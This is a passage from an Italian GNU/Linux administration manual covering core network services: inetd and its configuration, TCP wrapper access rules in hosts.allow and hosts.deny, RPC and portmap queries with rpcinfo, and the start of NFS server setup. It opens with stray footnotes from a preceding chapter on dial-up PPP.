[8] L'opzione '**`-i`**' fa sì che il collegamento '`/dev/modem`' possa essere sostituito se già esistente, chiedendo prima una conferma.

[9] Se si intende instaurare un collegamento per trasportare direttamente IPv6, diventa indispensabile aumentare questi valori.

[10] **Chat** dominio pubblico

[11] La scelta della collocazione e del nome di questo script è personale. In questo caso è stato messo nella directory '`/etc/ppp/`', anche se ciò potrebbe essere discutibile. Dal momento che contiene informazioni riservate, precisamente ciò che è necessario per accedere presso il servente remoto a cui ci si connette, può darsi che sia meglio «nasconderlo» in qualche modo.

[12] **WvDial** GNU LGPL

Capitolo 36

Servizi di rete fondamentali

36.1 Supervisore dei servizi di rete 3825
36.1.1 Supervisore dei servizi di rete BSD 3826
36.1.2 TCP wrapper 3831
36.1.3 Dichiarazione all'interno di «/etc/inetd.conf» . . . 3832
36.1.4 Configurazione del TCP wrapper 3834
36.2 RPC: Remote Procedure Call 3839
36.2.1 Informazioni sulle RPC 3841
36.2.2 Controllo sulle RPC 3844
36.3 NFS con i sistemi GNU/Linux 3845
36.3.1 Dal lato del servente 3846
36.3.2 Verifica del servizio 3856
36.3.3 Porte coinvolte 3857
36.3.4 Dal lato del cliente 3857
36.4 NIS 3860
36.4.1 Concentrazione amministrativa del NIS versione 2 3861
36.4.2 Distinzione dei ruoli tra servente e cliente 3865
36.4.3 NIS e DNS 3868
36.4.4 RPC 3868
36.4.5 Allestimento di un servente NIS versioni 1 e 2 3869
36.4.6 Predisposizione del servente secondario 3885

«a2» 2013.11.11 --- Copyright © Daniele Giacomini -- appunti2@gmail.com http://informaticalibera.net

36.4.7 Organizzazione di una distribuzione 3888
36.4.8 Cliente NIS 3889
36.4.9 Directory personali 3897
36.4.10 Porte coinvolte 3897
36.5 DHCP 3898
36.5.1 Sistemazioni generali per il kernel Linux 3899
36.5.2 Rete di competenza e router 3900
36.5.3 Conflitto con il supervisore dei servizi di rete 3901
36.5.4 Servente DHCP ISC 3902
36.5.5 Relè DHCP ISC 3914
36.5.6 Cliente DHCP 3916
36.6 Informazioni sugli utenti della rete 3920
36.6.1 Who remoto 3920
36.6.2 Informazioni attraverso RPC 3922
36.6.3 Finger: informazioni personali 3923
36.7 Accesso remoto 3928
36.7.1 Accesso remoto normale 3932
36.7.2 Shell remota 3933
36.7.3 Copia tra elaboratori 3936
36.8 TELNET 3939
36.8.1 Dal lato del servente 3939
36.8.2 Dal lato del cliente 3941
36.8.3 Colloquiare con una porta 3946

36.9 Trivial FTP 3947
36.9.1 Dal lato del servente 3948
36.9.2 Dal lato del cliente 3949
36.10 Allineamento della data e dell'orario attraverso la rete 3950
36.10.1 Rdate 3951
36.10.2 NTP 3953
36.11 SNMP 3965
36.11.1 Nomi delle variabili, OID e MIB 3965
36.11.2 Note essenziali sul protocollo 3967
36.11.3 Autenticazione e limitazione degli accessi 3967
36.11.4 Interrogazione generica di un servizio SNMP 3969
36.11.5 Interrogazioni più specifiche di un servizio SNMP 3973
36.11.6 Attivazione di un servizio SNMP con NET SNMP 3976
36.11.7 MRTG 3980
36.12 Rsync 3985
36.12.1 Tipi di utilizzo 3986
36.12.2 Origine, destinazione e percorsi 3987
36.12.3 Proprietà dei file 3989
36.12.4 Avvio del programma 3990
36.12.5 Accesso attraverso autenticazione 4002

36.12.6 Servente Rsync 4003
36.12.7 Tempi morti e scadenze 4020
36.12.8 Problemi di ricezione 4021
36.13 Riferimenti 4021

.cvsignore 3990 .forward 3927 .plan 3927 .project 3927 .rhosts 3928 .telnetrc 3941 cfgmaker 3981 clock 3951 dhclient 3916 dhclient.conf 3916 dhclient.leases 3916 dhcp.conf 3902 dhcp.leases 3902 dhcp3-server 3910 dhcpcd 3916 dhcpd 3902 dhcrelay 3914 domainname 3871 exportfs 3846 exports 3846 finger 3923 fingerd 3923 hosts.allow 3834 3844 3869 hosts.deny 3834 3844 3869 hosts.equiv 3928 hwclock 3951 in.fingerd 3923 in.rlogind 3932 in.rshd 3933 in.telnetd 3939 in.tftpd 3948 inetd 3826 inetd.conf 3826 3832 issue.net 3939 makedbm 3869 3869 Makefile 3880 mrtg 3980 mrtg.cfg 3981 nis 3888 nisdomainname 3871 nsswitch.conf 3889 3891 ntp.conf 3957 ntpd 3957 ntpdate 3954 portmap 3839 rdate 3951 resolv.conf 3916 rlogin 3932 rlogind 3932 rmtab 3846 rpc 3839 rpc.lockd 3846 rpc.mountd 3846 rpc.nfsd 3846 rpc.rquotad 3846 rpc.rusers 3922 rpc.statd 3846 rpc.yppasswdd 3869 3884 rpc.ypxfrd 3869 3886 rpcinfo 3841 rsh 3933 rsync 3985 rsyncd.conf 4003 rsyncd.secrets 4019 rusers 3922 rwho 3920 rwhod 3920 showmount 3856 snmpbulkwalk 3969 snmpd 3976 snmpd.conf 3976 snmpdf 3973 snmpget 3969 snmpgetnext 3969 snmpnetstat 3973 snmpstatus 3973 snmpwalk 3969 tcpd 3831 telnet 3941 telnetd 3939

telnetrc 3941 tftp 3949 tftpboot/ 3948 tftpd 3948
xntpd 3957 yp.conf 3889 3891 ypbind 3889 3891 ypcat
3894 ypchfn 3894 ypchsh 3894 ypdomainname 3871
ypinit 3880 3880 3885 ypmatch 3894 yppasswd 3894
ypserv 3869 3872 ypserv.conf 3869 3875
ypserv.securenets 3869 3879 ypwhich 3885 3894
ypxfr_1perday 3886 ypxfr_1perhour 3886
ypxfr_2perhour 3886 $CVSIGNORE 3990
$RSYNC_PASSWORD 4002 $RSYNC_RSH 3990

36.1 Supervisore dei servizi di rete

I servizi di rete vengono attivati all'avvio di un sistema GNU comune, attraverso la procedura di inizializzazione del sistema (Init), dopo che sono stati assegnati gli indirizzi alle interfacce di rete e dopo che gli instradamenti sono stati definiti.

I demoni in grado di fornire servizi di rete ricadono in due categorie possibili: autonomi (*standalone*) o gestiti dal supervisore dei servizi di rete, noto anche come *Internet service daemon*. Nel primo caso, si tratta di programmi avviati normalmente che si occupano si stare in ascolto su una certa porta e di provvedere da soli ai controlli necessari contro gli accessi indesiderati. Nel secondo, si tratta di programmi che vengono avviati nel momento in cui ne esiste effettivamente l'esigenza attraverso il supervisore dei servizi di rete, il quale si assume per loro il compito di rimanere in ascolto delle porte di accesso ai servizi che controlla.

La gestione «autonoma» è preferibile quando non è possibile attendere l'avvio di un programma ogni volta che si presenta una richiesta: il caso tipico è dato dal sistema di condivisione dei file system

in rete, o NFS. La gestione mediata dal supervisore dei servizi di rete permette di ridurre il carico del sistema, avviando solo i servizi necessari nel momento in cui ne viene fatta richiesta, introducendo eventualmente un controllo ulteriore per l'ammissibilità delle richieste pervenute.

36.1.1 Supervisore dei servizi di rete BSD

«

Ciò che realizza il concetto di supervisore dei servizi di rete è generalmente un programma sotto forma di demone, il quale può raccogliere su di sé tutte le funzionalità necessarie, oppure può affidarle in parte anche ad altre componenti. Il supervisore più comune è quello originario dei sistemi BSD, noto con il nome Inetd.[1]

Inetd, nella sua versione tradizionale dei sistemi BSD, non fa tutto il lavoro da solo, perché affida il controllo sull'ammissibilità degli accessi a quello che è noto come «TCP wrapper». Generalmente, Inetd si concretizza nel demone '**inetd**', mentre il TCP wrapper è costituito dal programma '**tcpd**'.

```
inetd [opzioni] [file_di_configurazione]
```

Di solito, il demone '**inetd**' viene avviato automaticamente dalla procedura di inizializzazione del sistema. Quando è in funzione, si mette in ascolto di un gruppo di porte determinato; quando rivela una comunicazione in una di queste, avvia il servizio corrispondente in base alla propria configurazione. In sostanza, questo demone demanda ad altri programmi specifici la gestione dei servizi richiesti.

La configurazione avviene attraverso il file '`/etc/inetd.conf`'; al suo interno sono indicati in particolare i programmi per la gestione

di servizi di rete specifici. In molti casi, l'avvio di questi programmi viene sottoposto al controllo del TCP wrapper, ovvero di '**tcpd**'. Se si fanno modifiche a questo file e si vuole che abbiano effetto, è necessario inviare a '**inetd**' un segnale di aggancio, ovvero '**SIGHUP**':

```
kill -HUP pid_di_inetd
```

Sotto viene mostrato il contenuto tipico di questo file, così come appare nelle distribuzioni GNU più comuni. La prima cosa da osservare è che il simbolo '**#**', posto all'inizio di una riga, introduce un commento; inoltre, le righe bianche e quelle vuote vengono ignorate. Tutte le altre righe vengono interpretate come direttive di dichiarazione di un servizio particolare.

```
#echo          stream  tcp     nowait  root    internal
#echo          dgram   udp     wait    root    internal
#chargen       stream  tcp     nowait  root    internal
#chargen       dgram   udp     wait    root    internal
discard        stream  tcp     nowait  root    internal
discard        dgram   udp     wait    root    internal
daytime        stream  tcp     nowait  root    internal
#daytime       dgram   udp     wait    root    internal
time           stream  tcp     nowait  root    internal
#time          dgram   udp     wait    root    internal

telnet  stream  tcp     nowait  root    /usr/sbin/tcpd /usr/sbin/telnetd
telnets stream  tcp     nowait  root    /usr/sbin/tcpd /usr/sbin/telnetd
ident   stream  tcp     nowait  root    /usr/sbin/ident2        ident2
rsync   stream  tcp     nowait  root    /usr/bin/rsync rsyncd --daemon
```

Per l'utente medio di un sistema GNU non è necessario approfondire la sintassi di queste direttive in quanto il file viene prodotto automaticamente dagli script di installazione dei pacchetti, corrispondenti ai

servizi che si intendono gestire. Tuttavia, quando si vuole avere un controllo maggiore del proprio sistema operativo, la configurazione manuale di questo file non può essere evitata.

Le direttive di questo file sono dei record, corrispondenti in pratica alle righe, suddivisi in campi distinti attraverso spaziature orizzontali (spazi o tabulazioni). L'ultimo campo può contenere anche spazi.

servizio [**/** ***versione***] ***tipo_socket*** ***protocollo*** { `wait` | `nowait` } [**.** ***max***] ↩
↪***utente*** [**.** ***gruppo***] ***programma_del_servizio*** ***programma_e_argomenti***

1. ***servizio*** [**/** ***versione***]

   Il primo campo serve a indicare il servizio. Normalmente si fa riferimento a una porta indicata per nome, secondo quanto definito dal file '`/etc/services`'. Se si indica un numero, si fa riferimento direttamente a quel numero di porta.

   Eventualmente può essere indicato un servizio RPC; in tal caso si utilizza un nome secondo quanto riportato nel file '`/etc/rpc`', seguito eventualmente da un barra obliqua e dal numero di versione.

2. ***tipo_socket***

   Definisce il tipo di socket attraverso diverse parole chiave:

   - '**`stream`**'
   - '**`dgram`**' datagramma
   - '**`raw`**'

- '**rdm**' *reliably delivered message*
- '**seqpacket**' *sequenced packet socket*

3. ***protocollo***

   Serve a determinare il tipo di protocollo, utilizzando una parola chiave che si ottiene dal file '`/etc/protocols`'. Si tratta prevalentemente di '**tcp**' e '**udp**'. Nel caso si vogliano gestire protocolli RPC, questi si indicano come '**rpc/tcp**' e '**rpc/udp**'.

   Tuttavia c'è un'eccezione, dovuta alla distinzione tra richieste di tipo IPv4 e IPv6: quando si fa riferimento a un protocollo TCP o UDP, le sigle '**tcp**' e '**udp**' si riferiscono alla versione predefinita (inizialmente quella di IPv4). Per poter gestire sia IPv4, sia IPv6, occorre indicare precisamente le sigle '**tcp4**' e '**udp4**', oppure '**tcp6**' e '**udp6**'. Pertanto, supponendo che un certo servizio possa operare sia con IPv4, sia con IPv6, le voci corrispondenti nel file di configurazione si raddoppiano. L'esempio successivo ipotizza un servizio TELNET, realizzato attraverso il programma '**telnetd**', in grado di operare sia con IPv4, sia con IPv6:

```
telnet stream tcp4 nowait root /usr/sbin/tcpd /usr/sbin/telnetd
telnet stream tcp6 nowait root /usr/sbin/tcpd /usr/sbin/telnetd
```

4. { *wait* | *nowait* } [. *max*]

   Le parole chiave '**wait**' e '**nowait**' servono a definire il comportamento di un servizio, quando si utilizza il tipo di socket '**dgram**' (datagramma). In tutti gli altri casi, si usa esclusivamente la parola chiave '**nowait**'.

In base alle richieste dei clienti, il demone '**inetd**' può avviare un certo numero (anche elevato) di copie di processi di uno stesso servizio. Il limite predefinito è di 40 ogni minuto (ovvero ogni 60 secondi) e può essere modificato aggiungendo alla parola chiave '**wait**' o '**nowait**' un'estensione composta da un punto seguito da un numero: il numero massimo di copie per minuto.

5. *utente* [*.gruppo*]

Serve a definire l'utente ed eventualmente il gruppo in nome del quale avviare il servizio. Inetd viene avviato dalla procedura di inizializzazione del sistema, con i privilegi dell'utente '**root**'; di conseguenza, può cambiare l'utente e il gruppo proprietari dei processi che avvia, in modo da dare loro i privilegi strettamente necessari al compimento delle loro funzioni.

6. *programma_del_servizio*

Definisce il percorso assoluto di avvio del programma che offre il servizio. Se si tratta di un servizio interno al supervisore dei servizi di rete stesso, si utilizza la parola chiave '**internal**' e l'ultimo campo non viene indicato.

7. *programma_e_argomenti*

L'ultimo campo è anomalo, in quanto consente l'utilizzo degli spazi come parte dell'informazione in esso contenuta: si tratta del nome del programma, senza percorso, seguito dagli argomenti eventuali con cui questo deve essere avviato. Si osservi l'esempio

seguente, in cui ci si trova a dover ripetere il nome ‘**ident2**’ per questo motivo:

```
…
ident   stream  tcp   nowait  root   /usr/sbin/ident2  ident2
…
```

36.1.2 TCP wrapper

L’avvio di alcuni servizi può essere controllato utilmente da un sistema di registrazione e verifica, separato da Inetd, definito TCP wrapper.[2] Si tratta di un programma, o di una libreria da inserire in un programma che offre qualche tipo di servizio, con cui si eseguono dei controlli, in base ai quali si decide se avviare o meno il servizio corrispondente. Il TCP wrapper non è indispensabile per Inetd, ma il suo utilizzo è diventato una consuetudine, per poter avere almeno un controllo minimo sui servizi principali.

I compiti del TCP wrapper possono essere: annotare le connessioni nel registro di sistema; filtrare l’accesso ai servizi in base a regole determinate; eseguire delle verifiche contro possibili «imbrogli»; utilizzare protocolli di identificazione dell’utente da cui ha origine la richiesta di accesso.

Come accennato, può trattarsi di un programma generalizzato, come nel caso del demone ‘**tcpd**’, oppure di una libreria che normalmente viene utilizzata dai programmi che funzionano in modo indipendente dal supervisore dei servizi di rete.

Qui viene mostrato solo l’uso elementare del TCP wrapper; tuttavia, si deve considerare che le funzionalità effettivamente disponibili dipendono anche dal modo in cui questo è stato compilato.

Per un approfondimento delle sue potenzialità, si può consultare la documentazione originale: *tcpd(8)* e *hosts_access(5)*; inoltre, nella sezione 43.4 viene descritto come si può usare per realizzare delle «trappole».

La configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Semplificando, quando il TCP wrapper viene interpellato a proposito di un tentativo di accesso, questo verifica che l'indirizzo del chiamante sia incluso nell'elenco di '`/etc/hosts.allow`'. Se è così non esegue altri controlli e permette l'accesso, altrimenti verifica che questo non sia incluso nell'elenco di '`/etc/hosts.deny`' (se entrambi i file mancano o sono vuoti, sono consentiti tutti gli accessi).

36.1.3 Dichiarazione all'interno di «/etc/inetd.conf»

«

La dichiarazione di un servizio all'interno del file '`/etc/inetd.conf`' (relativo a Inetd) può avvenire fondamentalmente in due modi possibili: con o senza il filtro del TCP wrapper. Si osservino i due esempi seguenti.

```
…
telnet  stream  tcp  nowait  root  /usr/sbin/in.telnetd  ↩
↪in.telnetd
…
```

```
…
telnet  stream  tcp  nowait  root /usr/sbin/tcpd  in.telnetd
…
```

Nel primo caso, quando si instaura una connessione TELNET, il supervisore dei servizi di rete avvia direttamente il binario

‘`/usr/sbin/in.telnetd`’, senza altre intermediazioni. L’albero dei processi potrebbe apparire come nell’esempio seguente:

```
$ pstree [Invio]

  init-+-inetd---in.telnetd---login---bash---…
       |
       …
```

Nel secondo caso, invece, un’eventuale connessione TELNET viene preceduta dalla verifica attraverso il TCP wrapper (in questo caso, costituito dal programma ‘**`tcpd`**’), il quale potrebbe anche rifiutarla, oppure semplicemente aggiungere dei controlli. Ma una volta completati i controlli, se il servizio può essere avviato, il programma ‘**`tcpd`**’ si toglie di mezzo, per cui l’albero dei processi appare esattamente uguale a quanto già visto.

Quando si decide di utilizzare il TCP wrapper, si possono presentare altre possibilità. Per la precisione, perché funzioni quanto visto nell’ultimo esempio, occorre che l’eseguibile ‘**`in.telnetd`**’ si trovi nella directory prevista dal programma ‘**`tcpd`**’, secondo quanto definito in fase di compilazione dei sorgenti. In pratica, per un sistema GNU si tratta di ‘`/usr/sbin/`’.

Se il demone di un servizio determinato si trova in una collocazione differente rispetto a quella standard, questo potrebbe essere indicato utilizzando il percorso assoluto, come nell’esempio seguente:

```
…
telnet  stream  tcp  nowait  root  /usr/sbin/tcpd ↩
↪/root/bin/in.telnetd
…
```

In questo caso, viene specificato che il demone necessario a ri-

cevere le connessioni TELNET è precisamente '`/root/bin/in.telnetd`'.

36.1.4 Configurazione del TCP wrapper

«

Come già accennato, la configurazione del TCP wrapper avviene attraverso la coppia di file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', dove il primo serve a individuare accessi consentiti, mentre il secondo serve a definire accessi non consentiti.

I tentativi di accesso sono confrontati con le direttive contenute nel file '`/etc/hosts.allow`', continuando eventualmente con quelle di '`/etc/hosts.deny`'. Se si ottiene una corrispondenza con una direttiva del file '`/etc/hosts.allow`', l'accesso viene concesso, senza passare al controllo di '`/etc/hosts.deny`'; se non si ottiene alcuna corrispondenza con le direttive del file '`/etc/hosts.allow`', si passa all'analisi di quelle contenute in '`/etc/hosts.deny`' e solo se nessuna corrisponde all'accesso in corso, questo viene consentito. Pertanto, se i file '`/etc/hosts.allow`' e '`/etc/hosts.deny`' sono vuoti, o mancano, sono consentiti tutti gli accessi.

In generale, le righe che iniziano con il simbolo '**#**' sono ignorate, in qualità di commenti; le righe bianche e quelle vuote sono ignorate ugualmente. Le direttive occupano normalmente una riga, a meno che terminino con il simbolo '****' (subito prima del codice di interruzione di riga) che rappresenta una continuazione nella riga successiva.

La sintassi minima per le direttive di questi file dovrebbe corrisponde allo schema seguente:

```
elenco_di_demoni : elenco_di_clienti
```

Alla sinistra dei due punti si elencano i programmi demone il cui utilizzo si vuole concedere ai nodi di rete elencati alla destra. Gli elementi appartenenti a un elenco possono essere separati con una virgola o uno spazio.

È consentito l'uso di speciali nomi in qualità di metavariabili e altri simboli che facilitano l'indicazione di gruppi di nomi. Segue un elenco di elementi utilizzabili.

Elemento	Descrizione
.indirizzo_ipv4 *.nome_a_dominio*	L'indirizzo IPv4 di un nodo che inizia con un punto indica in realtà tutti gli indirizzi che finiscono con quel suffisso. Se si utilizzano nomi a dominio invece di indirizzi numerici, si fa riferimento a un intero dominio. Per esempio, '`.brot.dg`' rappresenta tutti i nodi del dominio *brot.dg*.
indirizzo_ipv4 . *prefisso_nome_a_dominio* .	L'indirizzo di un nodo che finisce con un punto indica in realtà tutti gli indirizzi che iniziano con quel prefisso. Se si utilizzano indirizzi IPv4 numerici, si fa riferimento a una rete intera. Per esempio, '`192.168.`' rappresenta tutti i nodi della rete 192.168.0.0.

Elemento	Descrizione
`@`***dominio_nis***	Il nome di un dominio NIS viene indicato con il prefisso '`@`' e rappresenta tutti i nodi che appartengono a tale dominio.
indirizzo_ipv4 / ***maschera_ipv4***	Rappresenta gli indirizzi IPv4 che si ottengono eseguendo l'AND tra indirizzo e maschera. Per esempio, 192.168.72.0/255.255.254.0 rappresenta tutti gli indirizzi a partire da 192.168.72.0 a 192.168.73.255.
`[`***indirizzo_ipv6***`]` / ***n_bit_maschera***	Rappresenta un gruppo di indirizzi IPv6, secondo la maschera. Per esempio, '`[fec0:0:0:1::]/64`' rappresenta tutti gli indirizzi fec0:0000:0000:0001::.
`ALL`	È una metavariabile che rappresenta tutto. Se si trova alla sinistra dei due punti indica tutti i demoni dei servizi, se si trova alla destra rappresenta tutti i nodi.
`LOCAL`	È una metavariabile che indica tutti gli elaboratori locali, intendendosi con questo quelli rappresentabili senza alcun punto.

Elemento	Descrizione
`UNKNOWN`	È una metavariabile che rappresenta tutti i nodi il cui nome o indirizzo risulta sconosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`KNOWN`	È una metavariabile che rappresenta tutti i nodi il cui nome o indirizzo risulta conosciuto. Se si vuole usare questo modello, occorre considerare che i nodi potrebbero risultare sconosciuti anche a causa di un'interruzione temporanea del servizio DNS.
`PARANOID`	È una metavariabile che corrisponde ai nodi il cui nome non corrisponde all'indirizzo. In pratica, si vuole che '**`tcpd`**', attraverso il DNS, determini l'indirizzo in base al nome, quindi si vuole ancora che trasformi il nome in indirizzo (indirizzo --> nome --> indirizzo); se non c'è corrispondenza tra gli indirizzi ottenuti, il nodo rientra in questa categoria.
`EXCEPT`	È un operatore che può essere utilizzato all'interno di un elenco di nomi per escluderne i successivi.

Segue un elenco di esempi riferiti a direttive del file ‘`/etc/hosts.allow`’:

Esempio	Descrizione
`ALL : ALL`	Consente l’utilizzo di qualsiasi servizio da parte di qualsiasi nodo.
`ALL : ALL EXCEPT .mehl.dg`	Consente l’utilizzo di qualsiasi servizio da parte di qualsiasi nodo a eccezione di quelli il cui dominio è *mehl.dg*.
`ALL : .brot.dg`	Consente l’utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *brot.dg*.
`ALL : .brot.dg EXCEPT caino.brot.dg`	Consente l’utilizzo di qualsiasi servizio da parte dei nodi appartenenti al dominio *brot.dg*, a esclusione di *caino.brot.dg*.
`ALL : 192.168.`	Consente l’utilizzo di qualsiasi servizio da parte dei nodi appartenenti alla sottorete 192.168.0.0.

Esempio	Descrizione
`in.fingerd : LOCAL` `ALL : ALL`	L'ordine in cui appaiono le direttive è importante. In questo caso, le richieste per il servizio Finger (rappresentato dal demone '**`in.fingerd`**'), vengono accettate solo se provengono da indirizzi locali. Tutti gli altri servizi sono permessi da qualunque origine.

Per un controllo più facile degli accessi, conviene indicare all'interno del file '`/etc/hosts.deny`' soltanto '**`ALL : ALL`**' in modo da impedire tutti gli accessi che non siano consentiti esplicitamente da '`/etc/hosts.allow`'.

36.2 RPC: Remote Procedure Call

RPC, acronimo di *Remote procedure call*, è un meccanismo generale per la gestione di applicazioni cliente-servente. Il sistema si basa su un demone, il Portmapper, e un file che elenca i servizi disponibili associati al demone relativo. Il Portmapper funziona in modo autonomo dal supervisore dei servizi di rete. Semplificando in modo estremo il funzionamento delle RPC, si può dire che si tratti di un meccanismo attraverso cui si possono eseguire delle elaborazioni remote.

Dal lato servente si trova il Portmapper[3] in ascolto sulla porta 111, dal lato cliente ci sono dei programmi che, per un servizio RPC qua-

lunque, devono prima interpellare il Portmapper remoto per ottenere le informazioni necessarie a stabilire una connessione con il demone competente.

Per questo motivo, le chiamate RPC contengono l'indicazione di un ***numero di programma***, attraverso il quale, il Portmapper remoto è in grado di rispondere informando il cliente sul numero di porta da utilizzare per quel programma.

I servizi RPC possono essere interrogati attraverso il programma '**rpcinfo**'. Per esempio, per chiedere al Portmapper dell'elaboratore *weizen.mehl.dg* quali servizi sono disponibili e per conoscere le loro caratteristiche, si può agire come nell'esempio seguente:

```
$ rpcinfo -p weizen.mehl.dg[Invio]

   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

Una cosa da osservare è che alcuni dei programmi elencati tra i servizi RPC, non appaiono necessariamente anche nell'elenco del file '`/etc/services`'.

Il demone che si occupa di attivare i servizi RPC è '**portmap**' (a volte anche '**rpc.portmap**'), avviato e fermato dalla procedura di inizializzazione del sistema (restando indipendente dal controllo del supervisore dei servizi di rete).

```
portmap [opzioni]
```

Il file ‘/etc/rpc’ contenente l’elenco dei servizi RPC disponibili, abbinati al numero di programma usato come riferimento standard. Il suo scopo è quindi quello di tradurre i nomi in numeri di programma e viceversa. Questi numeri riguardano esclusivamente la gestione dei servizi RPC e non vanno confusi con i numeri di porta (TCP/UDP ‘/etc/services’) o di protocollo (IP ‘/etc/protocols’).

```
# This file contains user readable names that can be used
# in place of rpc program numbers.
portmapper      100000  portmap sunrpc
rstatd          100001  rstat rstat_svc rup perfmeter
rusersd         100002  rusers
nfs             100003  nfsprog
ypserv          100004  ypprog
mountd          100005  mount showmount
ypbind          100007
walld           100008  rwall shutdown
yppasswdd       100009  yppasswd
etherstatd      100010  etherstat
rquotad         100011  rquotaprog quota rquota
…
```

36.2.1 Informazioni sulle RPC

Per interrogare un Portmapper si utilizza normalmente il programma ‘**rpcinfo**’:[4]

```
rpcinfo -p [nodo]
```

```
rpcinfo [-n numero_di_porta] {-u|-t} nodo programma [versione]
```

```
rpcinfo {-b|-d} programma versione
```

L'utilità di questo programma sta quindi nella possibilità di conoscere quali servizi RPC sono disponibili all'interno di un certo nodo, oltre alla possibilità di verificare che questi siano effettivamente in funzione.

Tabella 36.12. Alcune opzioni.

Opzione	Descrizione
`-p` [*nodo*]	Interroga il Portmapper nell'elaboratore indicato, oppure in quello locale, elencando tutti i programmi RPC registrati presso lo stesso.
`-u` *nodo programma* [*versione*]	Utilizza il protocollo UDP per eseguire una chiamata RPC alla procedura zero ('**NULLPROC**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-t` *nodo programma* [*versione*]	Utilizza il protocollo TCP per eseguire una chiamata RPC alla procedura zero ('**NULLPROC**') del programma nel nodo specificato. Il risultato viene emesso attraverso lo standard output.
`-n` *numero_di_porta*	Permette di specificare una porta diversa rispetto a quella che viene indicata dal Portmapper, per eseguire una chiamata RPC attraverso le opzioni '**-u**' e '**-t**'.

Opzione	Descrizione
`-b` ***programma versione***	Permette di eseguire una chiamata RPC circolare (broadcast) a tutti i nodi in grado di riceverla, utilizzando il protocollo UDP, per l'esecuzione della procedura zero ('**`NULLPROC`**') del programma e della versione specificati. Il risultato viene emesso attraverso lo standard output.
`-d` ***programma versione***	L'utente '**`root`**' può utilizzare questa opzione per eliminare la registrazione del servizio RPC del programma e della versione specificati.

Seguono alcuni esempi:

`$` **`rpcinfo -p`** [*Invio*]

Elenca tutti i servizi RPC registrati nell'elaboratore locale.

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
    100005    1   udp    844  mountd
    100005    1   tcp    846  mountd
    100003    2   udp   2049  nfs
    100003    2   tcp   2049  nfs
```

`$` **`rpcinfo -p weizen.mehl.dg`** [*Invio*]

Elenca tutti i servizi RPC registrati nell'elaboratore *weizen.mehl.dg*.

`$` **`rpcinfo -b mountd 1`** [*Invio*]

Elenca tutti i nodi in grado di fornire il servizio '**`mountd`**'.

```
127.0.0.1 localhost.localdomain
192.168.1.1 dinkel.brot.dg
192.168.1.2 roggen.brot.dg
```

36.2.2 Controllo sulle RPC

«

Generalmente, il Portmapper non viene messo sotto il controllo del supervisore dei servizi di rete; tuttavia, potrebbe essere stato compilato in modo da tenere in considerazione il contenuto dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Indipendentemente dal fatto che ciò sia vero, se si usano questi file conviene prevedere le direttive che riguardano il Portmapper, in vista di aggiornamenti futuri. In generale, conviene inserire nel file '`/etc/hosts.allow`' la riga seguente:

```
portmap: specifica_dei_nodi
```

Per converso, conviene indicare la riga seguente nel file '`/etc/hosts.deny`', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
```

Eventualmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '`/etc/hosts.deny`', sapendo che questa interferisce però con tutti gli altri programmi che interpretano questi file:

```
ALL: ALL
```

Ai fini del controllo attraverso filtri di pacchetto che si basano sul riconoscimento delle porte TCP o UDP, va ricordato che il Portmapper utilizza solitamente la porta 111.

36.3 NFS con i sistemi GNU/Linux

NFS è un servizio di rete che, avvalendosi delle RPC, permette la condivisione di porzioni di file system da e verso altri elaboratori connessi. Nell'ambito del modello ISO-OSI, il protocollo NFS si colloca al livello cinque (sessione). A seconda della versione del protocollo NFS, questo può avvalersi, al livello sottostante (trasporto), del protocollo UDP o del protocollo TCP.

Per la gestione o l'utilizzo del servizio NFS, il kernel Linux deve incorporare del codice appropriato che nella procedura di configurazione si individua come facoltà di gestione del file system NFS (sezione 8.3.9); tuttavia, benché incorporate, tali funzionalità devono poi essere controllate attraverso programmi di contorno.

Si può verificare la possibilità di accedere a un file system NFS leggendo il contenuto del file '`/proc/filesystems`'. L'esempio seguente rappresenta una situazione in cui ciò è possibile, per la presenza della riga '**`nodev nfs`**':

```
        ext3
        ext2
        minix
        umsdos
        msdos
        vfat
nodev   proc
nodev   nfs
nodev   smbfs
        iso9660
```

Per scoprire se il kernel consente di gestire la funzionalità di servente NFS, si può cercare il file '`/proc/net/rpc/nfsd`', il quale potrebbe contenere qualcosa simile all'esempio seguente:

```
rc 0 63064 138528
fh 0 194531 0 0 0
io 61203811 330360802
th 8 350 47.860 3.570 1.470 0.000 0.880 0.730 0.250 ↩
↪0.290 0.000 1.760
ra 16 7654 169 54 60 23 53 24 14 20 21 2115
net 201592 201592 0 0
rpc 201592 0 0 0 0
proc2 18 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
proc3 22 2 771 4595 101428 13065 19 10207 51228 3301 ↩
↪16 34 0 3310 15 520 45 2130 0 45 45 0 10816
```

36.3.1 Dal lato del servente

«

Dalla parte dell'elaboratore servente è necessario che oltre al Portmapper siano in funzione alcuni demoni, avviati secondo l'ordine seguente: '**rpc.mountd**', '**rpc.nfsd**', '**rpc.statd**', '**rpc.lockd**' ed eventualmente '**rpc.rquotad**'.[5] Quindi, è necessario che il file di configurazione '/etc/exports' sia stato configurato correttamente. Si può controllare la presenza del servizio attraverso l'interrogazione delle RPC:

```
$ rpcinfo -p [Invio]
```

```
    program vers proto   port
     100000    2   tcp    111  portmapper
     100000    2   udp    111  portmapper
     100024    1   udp  54407  status
     100024    1   tcp  38826  status
     100003    2   udp   2049  nfs
     100003    3   udp   2049  nfs
     100021    1   udp  54411  nlockmgr
     100021    3   udp  54411  nlockmgr
     100021    4   udp  54411  nlockmgr
     100005    1   udp  54412  mountd
     100005    1   tcp  38827  mountd
     100005    2   udp  54412  mountd
     100005    2   tcp  38827  mountd
     100005    3   udp  54412  mountd
     100005    3   tcp  38827  mountd
```

Nello stesso modo, si può analizzare l'albero dei processi:

```
$ pstree [Invio]

  init-+-…
       …
